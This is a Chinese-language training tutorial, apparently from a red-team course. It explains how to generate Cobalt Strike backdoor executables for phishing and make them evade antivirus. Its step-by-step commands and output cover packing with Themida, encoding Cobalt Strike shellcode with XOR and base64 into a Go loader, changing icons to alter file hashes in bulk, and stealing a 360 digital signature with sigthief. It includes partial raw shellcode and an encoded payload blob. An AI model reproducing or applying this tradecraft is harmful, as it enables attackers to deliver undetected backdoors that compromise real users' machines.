

一、钓鱼反制


1. 钓鱼文件

钓鱼文件一般采用远程控制后门木马（毕竟攻防演练中整个具有破坏性的病毒是违反演练规定的）

(1) 钓鱼文件生成

cobaltstrike生成钓鱼文件

A. 普通



Windows Executable

生成可执行Windows木马，此对话框生成Windows可执行文件。使用Cobalt Strike Arsenal脚本（帮助 - >）

监听器: test

输出: Windows EXE

x64: ☒ 使用x64 payload

sign: ☐ Sign executable file

Generate 帮助

B. 绕过杀毒软件检测

因为杀毒软件病毒库几乎每周都会更新，免杀技术时效性很强，本节课介绍的方法很可能第二天就失效。

<input type="checkbox"/> 风险项	病毒名称
<input type="checkbox"/> D:\artifact.exe	Backdoor/CobaltStrike.d

1) 常见查杀方式

- 静态查杀：对文件进行特征匹配的思路
- 云查杀：对文件内容及行为的检测
- 动态查杀：对其产生的行为进行检测

2) 加壳


部分杀毒软件会将加壳后的程序视为恶意文件，如360

利用特殊的算法，对可执行文件里的资源进行压缩，只不过这个压缩之后的文件，可以独立运行，解压过程完全隐蔽，都在内存中完成。windows平台常见的壳如upx（压缩壳）、vmp（虚拟机壳）、穿山甲（加密壳）

themida: 通过加密、虚拟化、防调试等技术来保护Windows程序的安全性和可控性。但加壳后的程序在部分系统上可能会运行失败（任何形式的加密混淆都可能会导致无法运行）。

**THEMIDA**
x64 Edition

Advanced Windows Software Protection System

**Options**

- Application Information
- Protection Options
- Protection Macros
- Virtual Machine
- Customized Dialogs
- Advanced Options
- XBundler

Help

- Themida GUI Overview
- Application Information

Application Information**Application Information**

Application	<input type="text"/>	<input type="checkbox"/> Get from version info
Version	<input type="text"/>	<input type="checkbox"/> Get from version info
Input Filename	D:\artifact.exe	<input type="button" value="Refresh"/>
Output Filename	D:\artifact.exe	<input checked="" type="checkbox"/> Same as input <input type="checkbox"/> Keep original date time
File Size	17.5 kb	
File Information	<div>File Type: Windows Standard Executable (64-bit)</div> <div>Virtual Machine Macro Functions: 0 CodeEncrypt Macro Functions: 0 ClearCode Macro Functions: 0 Mutate Macro Functions: 0 String Encrypt Macro Functions: 0 CheckProtection Macro Functions: 0 CheckCodeIntegrity Macro Functions: 0 CheckVirtualPC Macro Functions: 0</div> <div>Last Modified: 2023/10/25 13:13:54</div>	



本次扫描未发现风险

扫描已完成

完成



扫描对象：1个



总用时：00:00:01



发现风险：0个



处理风险：0个

3) shellcode加载器

shellcode是后门木马程序中操作系统实际执行的部分，是最关键的核心

shellcode加载器一般使用C语言、Golang语言编写

- golang安装包、编写好的shellcode加载器（golang）见课程云盘

使用方法 (windows系统 + 科学上网):

1. 安装必要模块

```
// 安装必要模块
go mod init go.mod
go get -u github.com/lxn/win
go get -u golang.org/x/sys/windows
```

2. cobaltstrike 生成 C payload



得到payload.c

```
/* Length: 893 bytes */
unsigned char buf[] = "\xfc\x48\x83\xe4\xf0\xe8\xc8\x00\x00\x00\x41\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1.....";
```

3. 构造 xor64.py (对shellcode进行xor及base64编码), 将上一步生成的 payload.c 中双引号内的字符串, 复制到 xor64.py 第三行 originalShellcode = b"" 双引号内, 然后运行 xor64.py

```
python xor64.py
```

```
D:\tools\bypass\GobypassAV-shellcode\xor+base64>python xor64.py
iz/0k4efv3d3dzYmNlcJiE/RqUSP/wLFz/8JW8//CVXP/wFJz94wD090ka+P0a320sWC3VbVza2vno2draVm1U2Jj/8JVf8NUs/dqcR9g9vfHUCBfz3/3d3dz/ytwMQP3anJ/w/bzP8N1c+dqeUIT+Ivjb8Q/8/dqE6Rr4/RrfbNra+ejZ2tk+XAoY7dTfzJ0pgKvLzP8N1M+dqcRNvx7PzP8N2s+dqc2/HP/P3anNi82LykuLTYvNi42LT/0m1c2JYiXLzYulT/8ZZ44iIiIKh13PskAHhkeGRIDdzYhPv6R0/6Gns07AFFwiKI/Rr4/RqU6Rrc6Rr42JzYnNs1NIQ7QiKKcBC0//rY2z3BQd3c6Rr42JjYmHXQ2JjbNIP7osYiinC4sP/62P0alPv6v0ka+JR93dTfzJSU2zZwiUyIo/+sT/0tCcdfSg//oY//q0+sLeIiIiIOka+JSU2zVpxbwyIovK3ePLqdnd3P4i4ePP7dnd3nKsek3Z3d5/ViIiIWBs0FTt3pgf9VNzKxysWKL3xSZ6rsBIRi68ihYKz7b3Zd52EhNfSBFkhCqxq8AZ8s/I0JrdSkSP4HzaXxk/MVlKwn/IS1QsVqqzpJzxo23ciBBIFWjYQEHkDTVC6GA0eGxsWwENZr1dfFBgaBxYDHHUbEkxXOIQ+MldAWudMVyAeGRMYAARXOSNXQLlGTFc+GREYJxYDH1lFTFc+GREYJxYDH1lEXnp9d3mASGA2vvhXnQBZHB9CyfDFyUhcCRahcQQHtxE5kvM3Edg+QpILgJg7qQeio0B6iluFX8//gYIeHlfc7P7tN569/puajZ5tjQUr7maN9sYcg+4uWycPKHzrm2QJ/THnI1BQ0UpLqchvTGz/q982Edt1bEFP6mEdpaoUnFtV4/bgjjQB4SRxo5Qvx81uIZqZbhoaU6RuKLVLLG2DHwGf543Tf6beESGFb7JAK+D1PQur6V0TmXk8nYMEntfKHLGBEibddqkydECm5YQn9lswGB0/DyjjvLwZ3NsmHwtUhiKI/Rr7Nd3c3dzBpd2d3dzBON3d3dzBNL9MkkoiiP+QkJD/+kd/+hj/+rTbPd1d3dz7+jjbNZeh+LYiiP/SzV/K3A8ER/HA/drTytwKgLy8vP3J3d3d3J7Sf6IqiIEZORVlGQU9ZT0dZRkV0d24e1/o=
```

4. 将 xor64.py 运行后输出的结果, 复制到 xor.go 文件第15行 encryptedShellcode := "" 双引号内, 然后编译 xor.go 生成 xor.exe, 此命令不会有输出, 只会在文件夹中生成 xor.exe

```
go build xor.go
```



```
D:\tools\bypass\GobypassAV-shellcode\xor+base64>go build xor.go
```



C. 修改文件特征

一般免杀360的文件，都会被上传至360安全大脑进行动态分析与行为检测，产生的效果就是，在联网的情况下，一个免杀的文件过了三四分钟，就被360识别为病毒，其文件hash会被加入360的病毒特征库，再次上传将会被秒杀。


有两种方法可以应对

- 重新用cobaltstrike生成后门文件，重新编译shellcode加载器
 - 对已经被杀的文件做手脚，改变其hash及特征
- 1)

2) 修改图标

提取文件图标


使用工具：BeCylconGrabberPortable



手动修改

使用工具：Restorator 2018

1. 将xxx.exe拖进Restorator 2018，右键添加资源



2. 选择资源类型为 windows标准类型 图标，名称随便写

添加项目



a.exe

类型

☒ Windows 标准类型

图标

☐ 用户自定义类型

名称

TEST 随便写


语言

中文(简体, 中国)


在此指定此资源的语言。当您要为不同语言指定不同的资源时使用此选项。

确定 取消 帮助 >>

3. 把ico图标文件拖动到图标文件夹



4. 删除之前创建的TEST，保存即可



自动修改

通过修改图标批量生成新的后门文件

使用工具：icon-exe.py

```
python3 icon-.py -i 木马文件f ICO图标文件 -n 生成的个数
```

该工具会对Ico图标文件进行重新渲染处理，所以生成的每个后门文件hash值均不相同，生成的文件会放在output目录中

```
D:\tools\bypass\360QVM_bypass>python icon-exe.py -i test.exe -f pdf.ico -n 5

Author:pant0m & Hyyrent v 1.3

[25 10月 2023, 14:19:20]

Current Directory:
D:\tools\bypass\360QVM_bypass

Commandline:
ResourceHacker -open "test.exe" -save "output/out_1.exe" -action addskip -res "aVftRH.ico" -mask ICONGROUP,MAINICON,

Open   : D:\tools\bypass\360QVM_bypass\test.exe
Save   : D:\tools\bypass\360QVM_bypass\output\out_1.exe
Resource: D:\tools\bypass\360QVM_bypass\aVftRH.ico

Added: ICONGROUP,MAINICON,0
```

3) 替换签名

使用工具: sigthief.py

默认生成的后门文件都是没有签名的, 一些杀毒软件遇到未知签名的程序会直接报毒。sigthief的作用是窃取签名, 比如给自己的后门添加的奇虎的数字签名

```
python3 sigthief.pyi 你要窃取的文件 -t 木马后门 -o 生成的新文件
```

```
python3 sigthief.py -i 360Safe.exe -t xor.exe -o 360.exe

!! New Version available now for Dev Tier Sponsors! Sponsor here: https://github.com/sponsors/secretsquirrel

Output file: 360.exe
Signature appended.
FIN.
```



##

